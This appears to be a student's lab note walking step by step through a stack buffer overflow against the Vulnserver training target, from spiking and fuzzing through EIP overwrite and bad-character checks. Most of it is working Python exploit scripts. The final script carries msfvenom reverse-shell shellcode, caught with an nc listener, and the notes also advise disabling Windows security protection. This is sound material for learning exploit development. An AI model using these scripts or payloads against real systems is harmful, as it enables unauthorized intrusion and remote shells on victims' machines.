
Buffer Overflow

Type	vulnerability
Materials	https://github.com/ALIENWAR3/PEH.git
Reviewed	☑

Working

In the memory section of the pc ‘stack’ is present which is further divided into 4 parts. Buffer space stores the elements inside of it. If we somehow manage to put more than sufficient letters in it it’ll overflow causing the rest to flow in EBP and EIP. EIP is the main part, if we manage to do get overwrite the EIP we can gain unauthorized access to the pc by putting a malicious shell code.



Steps to conduct BUFFER OVERFLOW:

1. Spiking
2. Fuzzing
3. Finding the offset
4. Overwriting the EIP
5. Finding Bad Characters
6. Finding the right module
7. Generating shellcode
8. ROOT!

Connect to the victim through following command and write “HELP” to know the valid commands available:

```
nc -nv <ip> port
```

1. Spiking.

We spike the victim with .spk scripts of “STATS” & then “TRUN” if it’s not vulnerable by STATS.

```
s_readline();
s_string("STATS");
s_string_variable("0");
```

```
generic_send_tcp host port spike_script 0 0
```

2. Fuzzing.

After spiking we get to know if the victim is vulnerable by which command. So we fuzz it with the python script of the same command to check it’s buffer size. We connect to the victim and fuzz it with “A” until it overflows out of buffer.

```
#!/usr/bin/python
import sys, socket
from time import sleep
buffer = "A" * 100
while True:
    try:
        payload = "TRUN /.:/" + buffer
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('<ip>',port))
        print ("[+] Sending the payload...\n" + str(len(buffer)))
        s.send((payload.encode()))
        s.close()
        sleep(1)
        buffer = buffer + "A"*100
    except:
        print ("The fuzzing crashed at %s bytes" % str(len(buffer)))
        sys.exit()
```

Now we need to find the offset for it so we make a pattern and then use the same script including pattern this time

3. Finding the offset.

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l *byte*
```

```
#!/usr/bin/python
import sys, socket
overflow="(pattern)"
        payload = "TRUN /.:/" + overflow
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('<ip>',port))
        s.send((payload.encode()))
        s.close()
except:
        print ("Error connecting to server")
        sys.exit()
```

after the overflow script the server will crash so we’ll look for the EIP value and copy it. Then search for the offset of that generated EIP by:

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l *byte* -q (EIP value)
```

4. Overwriting the EIP.

In my case the offset is 2003 byte so we'll take 2003 as the offset for every step. Now we overwrite the buffer with the resultant number of "A" and EIP with "B" * 4 (it should write 42424242 in EIP).

```
#!/usr/bin/python
import sys, socket
shellcode = "A" * 2003 + "B" * 4
try:
        payload = "TRUN /.:/" + shellcode
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.137.189',9999))
        s.send((payload.encode()))
        s.close()
except:
        print ("Error connecting to server")
        sys.exit()
```

5. Finding Bad Characters.

After overwriting the EIP we go and search for Bad Characters (if any) and to find it we look through the ESP dump and see if there is any missing character. If there's not then we move.

GitHub - cytopia/badchars: Bad char generator to instruct encoders such as shikata-ga-nai to transform those to other chars.

Bad char generator to instruct encoders such as shikata-ga-nai to transform those to other chars. - GitHub - cytopia/badchars: Bad char generator to instruct encoders such as shikata-ga-nai to tran...

https://github.com/cytopia/badchars

cytopia/badch

Bad char generator to instruct encoc
shikata-ga-nai to transform those to

2 Contributors 0 Issues 192 Stars

```
import sys, socket
badchars = (badchars)
shellcode = "A" * 2003 + "B" * 4 + badchars
try:
        payload = "TRUN /.:/" + shellcode
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.137.189',9999))
        s.send((payload.encode()))
        s.close()
except:
        print ("Error connecting to server")
        sys.exit()
```

6. Finding the Right Module.

Put the mona.py script into PyCommands folder of Immunity. Search for (!mona modules) in ImmunityDebugger.

https://github.com/corelan/mona.git

Search for JMP code of ESP.

```
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
```

search * !mona find -s "xff/xe4" -m (module with all false values). * . Copy the *Pointer* value that shows up with all false values

Both the JMP code and the POINTER are written in 2 byte reverse the pointer by 2 bits while writing.

Click on the black arrow in above and paste the *pointer* there. Now press F2 to select the breakpoint (it'll turn into blue). After completing the steps, run the server.

Run the rightmod.py script with the *pointer* you got from the mona find command, this the when the overflow happens EIP will show the *pointer* value with blue color. So you know you've successfully overwritten the EIP.

```
#!/usr/bin/python
import sys, socket

shellcode = "A" * 2003 + "\xaf\x11\x50\x62"
try:
        payload = "TRUN /.:/" + shellcode
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('<ip>',port))
        s.send((payload.encode()))
        s.close()
except:
        print ("Error connecting to server")
        sys.exit()
```

7. Generating shell code.

This step involves creating one more similar script with a shellcode generated by msfvenom in addition with the right module script.

```
msfvenom -p windows/shell_reverse_tcp LHOST=<your ip> LPORT="port" EXITFUNC=thread -f c -a x86 -b "\x00"
```

```
#!/usr/bin/python3
import sys, socket
overflow = ( msfvenom generated output )
shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow

try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('<ip>',port))

        payload = "TRUN /.:/" + shellcode

        s.send((payload))
        s.close()
except:
        print ("Error connecting to server")
        sys.exit()
```

8. ROOT!

Now the final step to gain the root access to the victim, in the previous step we generated a shellcode from msfvenom which will listen to the port you selected. Now, open another terminal in your kali and start listening to incoming connections on the specific port

```
nc -nvlp 4444
```

We're all done and set to execute our final script, check out the script again and execute it, you'll see the server getting crashed and with the same blue highlighted EIP. Now check the terminal where netcat is running on you'll see your root accessed there. Write whoami to confirm and there you go.

Important notes:

- check the ip of victim and the port vulnserver is running on (mostly it is 9999).
- Turn off the security protection of your windows otherwise it'll stop your gained access.
- **DO NOT FORGET TO CLOSE AND REOPEN BOTH VULNSERVER AND IMMUNITYDEBUGGER AFTER EVERY CRASH AND RUN THEM AS ADMINISTRATOR.**
- Stop the stats and trun spiking after the server crashes as they don't stop by themselves.

- Mostly all the scripts are same but I'll suggest you to create different python files for each script separately as it'll help you revise and run the scripts again easily.